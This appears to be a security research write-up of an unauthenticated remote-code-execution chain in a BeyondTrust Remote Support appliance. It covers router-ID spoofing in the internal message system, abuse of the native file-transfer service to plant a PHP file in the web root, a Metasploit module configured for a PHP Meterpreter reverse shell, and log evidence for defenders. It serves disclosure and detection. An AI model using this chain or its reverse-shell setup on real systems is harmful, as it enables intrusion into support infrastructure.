app/thin-scc-wrapper checks that the thin customer’s key belongs to an unexpired sdcust session at [A3]. A key obtained through the public session-start endpoint passes this check.
app/thin-scc-wrapper, after the session check:
echo "0 success" >&0
workDir=`handleThinMint "$thinMint"` || exit

if [[ ! -f "$workDir/thin-scc" ]]; then
    pushd "$workDir"
    cp $ingrediRoot/app/thin-scc .
    # ... omitted: license, image, and settings.ini setup ...
else
    pushd "$workDir"
fi

export BRAIN_MELD_SOCKET_PATH=$ingrediRoot/data/tmp/brain.sock
# ... omitted: server-side environment initialization ...
./thin-scc # [A4] Starts the worker inside the appliance environment.
exitStatus=$?
The same wrapper then prepares a working directory and starts thin-scc at [A4]. This process runs on the appliance, even though it is handling an anonymous customer’s thin session.
The native connection gives us a client for the internal message-routing system, referred to here as MRS. The thin connection gives us an appliance-side worker to address. Neither step requires a representative to accept the session.
A network message can claim to be local
MRS addresses have three parts: node:router:handler. Each message carries source and destination addresses in a 36-byte header made up of nine little-endian 32-bit fields.
Header offset
Field
Value used by the exploit
0x04
Source node
The customer’s normal node
0x08
Source router
Changed to the reserved value 1
0x0c
Destination node
The worker’s node
0x10
Destination router
The worker’s router
0x14
Destination handler
Main dispatcher, 2048, on the tested build
0x24
Payload
Service name, newline, then packed fields
app/brain — ingress check:
if (*(int *)((long)param_2 + 0xc) == *(int *)(param_1 + 0x10)) {
    *(uint *)(param_2 + 4) = (uint)*(byte *)(param_2 + 4);

    if ((*(int *)(param_2 + 1) == *(int *)((long)param_1 + 0x84)) &&
        (param_3 != (ulong **)0x0)) { // [B1] Rejects a network claim of this router's actual ID.
        if (lRam0000000001ec8610 != 0) {
            func_0x0168de00(
                0x15, 3,
                "dropping spoofed message that came in from the network but has a routerID of our own\n"
            );
        }
    }
    else if (*(int *)((long)param_1 + 0x84) == *(int *)(param_2 + 2)) {
        // ... omitted: delivery to a handler on this router ...
    }
    else {
        // ... omitted: TTL checks, route lookup, and forwarding branches ...
    }
}
app/brain has an anti-spoofing check in FUN_01566ae0, identified by its handleMessageFromOtherRouter diagnostic. At [B1], it rejects a network packet whose source router matches the receiving router’s actual ID.
Here, param_1 is the receiving router, param_2 is the packet, and param_3 is the incoming connection. Because param_2 points to eight-byte elements, *(int *)(param_2 + 1) reads the source router at byte offset 0x08.
That leaves a gap: the check compares against the actual router ID, while downstream code also recognises a reserved local alias. On this appliance, the alias is 1.
The forwarding path in the same app/brain function passes the packet onward at [B2]. It does not remove the source claim that matters to the worker’s local-origin check.
app/brain — local-address predicate:
bool FUN_0155ad40(long param_1, int *param_2)
{
    bool bVar1;

    bVar1 = false;
    if (*param_2 == *(int *)(param_1 + 0x80)) { // [C1] Address node must match the local node.
        bVar1 = true;
        if (param_2[1] != 1) { // [C2] Router 1 returns true without the actual-ID comparison.
            return *(int *)(param_1 + 0x84) == param_2[1];
        }
    }
    return bVar1;
}
The local-address predicate makes the mismatch clear. In app/brain, FUN_0155ad40 first checks the node at [C1]. If that matches, router 1 is enough to return true at [C2]; the comparison with the actual local router is skipped.
The rule is effectively node AND (router == 1 OR router == actual local router). An address supplied by a network client is being used to make that decision.
The corresponding message wrapper in app/thin-scc, passes the message’s sender address into its router object’s local-address predicate at [C3]. Ghidra did not recover a reliable prototype for this indirect call; the caller consumes its result as a boolean.
We checked this behaviour with the same file-service request under two origins. The ordinary customer source produced no file-service connection during a two-second observation. Changing the source router to 1 caused the worker to accept it.
Reaching the native file-transfer service
In app/thin-scc, FUN_0047a850 dispatches file-transfer messages.
It calls the origin wrapper at [D1] and discards a message if that wrapper says the sender is nonlocal. Once that check passes, [D2] matches ftsName against the service instance’s name.
The same function only validates responseAddress when the field is nonempty. The exploit omits it, taking the branch at [D3].
app/thin-scc, reply-address handling in FUN_0047a850:
func_0x0046d370(auStack_a8, "responseAddress");
lVar6 = func_0x002a1970(lVar7, auStack_a8);
if (lVar6 == lVar1) {
    lVar6 = 0x9c3700;
}
else {
    lVar6 = lVar6 + 0x40;
}

if (*(long *)(lVar6 + 8) == 0) { // [D3] No reply-address validation when the field is empty.
    func_0x001edfe0(auStack_a8);
}
else {
    func_0x0046d370(auStack_88, "responseAddress");
    lVar8 = func_0x002a1970(lVar7, auStack_88);
    lVar6 = lVar8 + 0x40;
    if (lVar8 == lVar1) {
        lVar6 = 0x9c3700;
    }
    func_0x006f2e80(auStack_b4, lVar6);
    func_0x0046d370(aplStack_68, "processMessage");
    cVar3 = func_0x0068e950(param_2, aplStack_68, auStack_b4); // [D4]
    // ... omitted: temporary string destruction ...
    if (cVar3 == '\0') goto LAB_0047a8be;
}
The validator called at [D4] compares the reply address against the message’s sender address. It does not independently establish where that sender came from, so making this field mandatory would not fix the origin forgery.
app/thin-scc, action handling in FUN_0047a850:
// ... omitted: action extraction and unrelated action cases ...
iVar4 = func_0x0046d240(uVar9, uVar2, "DownloadAnonymousFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00475820(param_1, param_2); // [D5] Receives a file into the selected provider.
    goto LAB_0047a8c0;
}

// ... omitted: DownloadFiles case ...
iVar4 = func_0x0046d240(uVar9, uVar2, "UploadFiles");
if (iVar4 == 0) {
    uVar9 = FUN_00477be0(param_1, param_2); // [D6] Sends a file from the selected provider.
    goto LAB_0047a8c0;
}
The dispatcher then exposes DownloadAnonymousFiles at [D5] and UploadFiles at [D6].
The action names describe the worker’s side of the transfer. DownloadAnonymousFiles receives bytes onto the appliance; UploadFiles sends a file out. To upload our file, we ask the worker to download it from an MRS listener we control.
The important thing to note here is that the worker has more than one filesystem provider. The session service delegates filesystem work to the browser. A successful transfer through that service does not prove a file was written on the appliance. The local service uses native file objects instead.
The ServerContext constructor in app/thin-scc, FUN_002ae620, creates that native provider at [E1]. It builds the name local at [E2] and passes both to the file-transfer service constructor at [E3].
The exploit therefore uses ftsName=local. The native file factory analysis follows this provider to the native file and filesystem-info constructors.
The function reads the request’s transfer token at [F1], MRS server address at [F2], and destination path at [F3]. All three reach the download routine at [F4].
In this excerpt, lVar12 points to the request’s field map. param_2 has already been advanced to its map-end sentinel; 0x9c3700 represents an absent value.
The download routine at 0x004a21c0 opens an MRS stream to our address at [G1]. It sends get anonymous file at [G2] with our token at [G3]. The token can be a 24 character random string because we control the listener.
// ... omitted: stream setup, relay metadata, and reference management ...
puVar7 = (undefined8 *)func_0x00770620(0x450);
// ... omitted: temporary setup and resume calculation ...
func_0x004a0700(puVar7, param_1, param_5, bVar8, param_7, param_8);
puVar7[0x81] = lStack_d8;
puVar7[0x82] = lVar5;
*puVar7 = &UNK_0099d3f8;
// ... omitted: relay address and transfer bookkeeping ...
func_0x001ee710(puVar7 + 0x13, param_2); // [G4] Retains the requested destination path.
// ... omitted: transfer registration and reference management ...
func_0x002fcae0(puVar7, 0x400000); // [G5] Starts the receive-files thread.
The same app/thin-scc routine puts the destination path into a receive-files thread at [G4] and starts it at [G5].
The receive loop at 0x001d6430 consumes the file metadata we send over that stream. It copies dest_filename at [H1]. Depending on the provider’s file information, it receives into that path or a temporary path ending in .n$t at [H2].
After the omitted begin file code has executed, the same app/thin-scc receiver opens the file at [H3] and writes incoming data at [H4].
On completion, the receiver closes the file and, when a temporary path is used, renames it to the final destination. The service already accepts an absolute destination path, so no directory traversal is needed. The worker allows the request because it trusts the forged local source address.
From file upload to PHP execution
The next step is to choose a writable location that the web server would execute. The supplied config/apache_vhost.conf sets the document root to:
/home/msfuser/ingredi-24.1.2/app/www/public
An absolute upload into that directory succeeded. There is a small catch when requesting the file: a URL ending in .php returns 404, even while the file existed. app/www/public/.htaccess explains why.
The rule at [I1] rejects a direct .php request. The rule at [I2] maps an extensionless URL to an existing PHP file.
Requesting the uploaded basename without .php executed our payload. It returned its absolute filename, EUID 1000, and the output of id.
We also wanted to avoid guessing Remote Support’s working directory or the versioned installation name. The same native service can send us the worker’s /proc/self/environ using UploadFiles. On this appliance, it contains:
BG_app_root gives us the installation directory directly. Appending /app/www/public gives the upload destination; the socket path provides another way to identify the same root. There is one protocol wrinkle: procfs reports the environment file’s size as zero, but the worker still streams its contents. We have to read through the data stream’s EOF instead of stopping at the advertised size.
Exploit

The Metasploit module carries out the chain using two fresh public customer sessions. It discovers the thin worker through Director.GetGatewaySessionValues for its own thin guest, sends the forged LocalFileTransfer request to the worker’s main dispatcher, and serves the PHP bytes over its existing MRS connection. A separate upload server is not needed.
The module writes a random PHP filename into the site’s public directory, then POSTs an execution token to the extensionless URL. The PHP file checks that token and unlinks itself before executing the payload. Target 0 runs a PHP payload; target 1 wraps a Unix command in PHP.
For a PHP Meterpreter payload, the basic configuration is:
use exploit/linux/http/beyondtrust_rs_mrs_file_upload
set RHOSTS 192.168.1.98
set TARGET 0
set PAYLOAD php/meterpreter/reverse_tcp
set LHOST 192.168.1.68
run verbose=true
Select target 0 and a compatible command payload, such as php/meterpreter/reverse_tcp. The module documentation covers the directory override and other options.
Figure 1: Exploiting the anonymous file-transfer service with Metasploit.
Testing produced two PHP Meterpreter sessions, a command-wrapped PHP Meterpreter session, and a Bash shell. Both targets also ran with AutoCheck disabled, and immediate repeat exploitation succeeded. The Bash shell returned:
The excerpts below cover HTTP requests, native file-transfer activity in thin-scc, and customer connections recorded by brain. They come from our lab runs on 28–29 October 2026. Original timestamps, addresses, and paths are retained; session and transfer tokens are redacted where noted. Unrelated entries are omitted.
The site logs are stored under $BG_app_root/log/, where BG_app_root identifies the Remote Support installation directory:
Log
Evidence shown below
httpd_access.log
Public session creation and requests to uploaded PHP endpoints
thin-scc.log
Native file-transfer stream creation and routing errors
thin-scc-errors.log
Rejected file-transfer requests, including the action and destination path
brain.log
Customer connection records with client addresses and timestamps
Active workers also keep logs under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/; the collection details below explain how these reach the site log directory. The installation path varies between appliances.
Requests to an uploaded PHP endpoint
The command-only Metasploit run created two public customer sessions, invoked its uploaded PHP endpoint, and then checked that the endpoint had gone. The relevant access-log lines are:
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:23 +0000] "POST /api/start_session HTTP/1.1" [0s] [Stat:200] [Size:1481] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:31 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:200] [Size:0] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:38 +0000] "POST /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Mozilla/5.0 (Macintosh; Intel Mac OS X 14.7; rv:133.0) Gecko/20100101 Firefox/133.0]
192.168.1.68 [28/Oct/2026:21:12:43 +0000] "GET /qdgusthrmlirprls HTTP/1.1" [0s] [Stat:404] [Size:18] [Ref:-] [UA:Python-urllib/3.9]
Here, /qdgusthrmlirprls mapped to qdgusthrmlirprls.php in the public directory. The first POST ran the command and returned 200. The later POST was the module’s cleanup request; the GET independently checked the endpoint. Both received 404 after the file had deleted itself.
This gives defenders a sequence to investigate: public session creation followed by a request to a new, unfamiliar endpoint, potentially followed by 404s for the same path. Session creation alone is normal Remote Support activity. A 200 followed by a 404 is also insufficient by itself; correlate the requests with file changes, session records, and any unusual outbound connections.
The direct .php request failed, while the extensionless request executed the same file. The final 404 followed self-deletion. Detection that only searches for requests ending in .php would miss the successful request in this example.
The native transfer itself travels inside the customer MRS connection. These access-log entries show the HTTP trigger, not the file contents or the forged router ID. The captured HTTP log does not expose the inner MRS messages, so it cannot establish the origin bypass on its own.
Files and connections
Look for unexpected PHP files under the site’s public directory and receive files ending in .php.n$t. An interrupted transfer may leave the temporary file even if the final URL returns 404. The .n$t suffix also belongs to the normal transfer implementation, so its presence needs context.
Native file-transfer traces
thin-scc.log and thin-scc-errors.log contain more direct evidence of the file-service requests. For example, this line from thin-scc-errors.log names the action, native provider, and intended PHP destination. Only ckey and downloadToken have been redacted:
This was our negative control: the request used the customer’s ordinary source address and was rejected. It is evidence of an attempted invocation, not a successful upload. The forged local source passes the check that produces this warning, so a successful exploit need not leave a DISCARDING NONLOCAL MESSAGE entry.
The successful PHP module run left these lines in thin-scc.log:
20261029 17:06:37    319 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_STREAM:INFO>createStream: connecting to address 1:1129726787:1031
20261029 17:06:37      2 thin-scc 14419:proc{LocalFileTransfer}(t14486) MRS_CL:ERROR>nodeID not found in node list even after renumerating: 0
20261029 17:06:37      0 thin-scc 14419:proc{LocalFileTransfer}(t14486) MSG_DSP:ERROR>failed to create a mailbox for sending to: 0:0:0
Our requests omit responseAddress. The handler starts the transfer, then tries to send its action response to an empty address. That produces the 0:0:0 error without preventing the file write. The payload callback independently confirms execution at 17:06:37.
Look for this combination in the proc{LocalFileTransfer} context, especially around unfamiliar PHP requests or outbound connections. The 1:1129726787:1031 value identifies an internal MRS mailbox; use the brain connection records below for the client IP. These entries do not identify the written filename or prove execution on their own. The empty-address errors also depend on how the exploit request is constructed; another implementation may leave different traces.
Brain connection records
brain.log helps link the activity to a client address. These two entries preceded the same module run:
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 47 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '0'
20261029 17:06:30      0 brain 6339:lstner(t06500) BRN_LSTN:INFO>received fd: 49 app name: 'ingredi support desk customer' and remoteIPAddress: '192.168.1.68' and localIPAddress: '192.168.1.98' and isLoopback '1'
These are useful for a timeline, but customer connections are normal activity. We found no UploadFiles or DownloadAnonymousFiles action records in the captured brain logs. Generic EOF, connection-reset, and conference errors also appeared; they are too broad to treat as exploit indicators by themselves.
Where to collect the native logs
The aggregated logs are under $BG_app_root/log/. While a worker is running, its own logs are under $BG_app_root/data/tmp/sdcust_thin_client/<thinMint>/. The wrapper appends those logs to the site’s log directory when the worker exits, then clears the per-worker copies. Collect both locations when investigating a live session.
The captured brain.ini and thin-scc.ini both had the debug output disabled with enabled=0. No debug log was captured, and we did not change the logging configuration. Brain’s debug configuration also limits MRS_* categories to Info, so enabling its debug output alone would not guarantee detailed message payloads.
Names such as UploadFileStarted and DownloadFileEnded occur in the native protocol’s callback code, but we did not find them in the collected logs. They should not be presented as default audit events
To provide the best experiences, we use technologies like cookies to store and/or access device information. Consenting to these technologies will allow us to process data such as browsing behavior or unique IDs on this site. Not consenting or withdrawing consent, may adversely affect certain features and functions.
Functional
Always active
The technical storage or access is strictly necessary for the legitimate purpose of enabling the use of a specific service explicitly requested by the subscriber or user, or for the sole purpose of carrying out the transmission of a communication over an electronic communications network.
Preferences
The technical storage or access is necessary for the legitimate purpose of storing preferences that are not requested by the subscriber or user.
Statistics
The technical storage or access that is used exclusively for statistical purposes.The technical storage or access that is used exclusively for anonymous statistical purposes. Without a subpoena, voluntary compliance on the part of your Internet Service Provider, or additional records from a third party, information stored or retrieved for this purpose alone cannot usually be used to identify you.
Marketing
The technical storage or access is required to create user profiles to send advertising, or to track the user on a website or across several websites for similar marketing purposes.